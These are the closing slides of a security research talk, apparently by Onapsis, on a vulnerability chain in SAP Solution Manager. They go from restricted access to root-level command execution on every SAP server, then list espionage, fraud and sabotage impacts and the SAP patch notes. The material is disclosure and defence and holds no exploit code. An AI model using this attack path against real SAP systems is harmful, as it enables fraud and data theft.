


Conclusion : Chain of vulnerabilities




Gain **restricted access** to one SAP Solution Manager service

Conclusion : Chain of vulnerabilities



Execute arbitrary OS command as **daaadm** on every SAP servers

Conclusion : Chain of vulnerabilities



Execute arbitrary OS command as **root or system** on every SAP servers

Conclusion : Post exploitation

Espionnage

Obtain customers/vendors/human resources data, financial planning information, balances, profits, sales information, manufacturing recipes, etc.


Fraud

Modify financial information, tamper sales and purchase orders, create new vendors, modify vendor bank account numbers, etc.

Sabotage

Paralyze the operation of the organization by shutting down the SAP system or the server, disrupting interfaces with other systems and deleting critical information, etc.

Conclusion : Final word



SAP Solution Manager is a great product. Secure it !

Conclusion : References

Patch 2902645	https://launchpad.support.sap.com/#/notes/2902645
Patch 2902456	https://launchpad.support.sap.com/#/notes/2902456
Patch 2890213	https://launchpad.support.sap.com/#/notes/2890213
Patch 2808158	https://launchpad.support.sap.com/#/notes/2808158
Patch 2823733	https://launchpad.support.sap.com/#/notes/2823733
Patch 2839864	https://launchpad.support.sap.com/#/notes/2839864
Patch 2849096	https://launchpad.support.sap.com/#/notes/2849096
Patch 2772266	https://launchpad.support.sap.com/#/notes/2772266
Patch 2738791	https://launchpad.support.sap.com/#/notes/2738791
Patch 2748699	https://launchpad.support.sap.com/#/notes/2748699
Patch 2845377	https://launchpad.support.sap.com/#/notes/2845377
Patch 2904933	https://launchpad.support.sap.com/#/notes/2904933

Conclusion : Greetings

- SAP Product Respond Teamsecure@sap.com
- Onapsis Security Research Lab   info@onapsis.com
- Julien Tomasi 🎥🇫🇷
- Cuervo Studio 🎥🇦🇷

Thank you!

Questions ?

@onapsis

info@onapsis.com

www.onapsis.com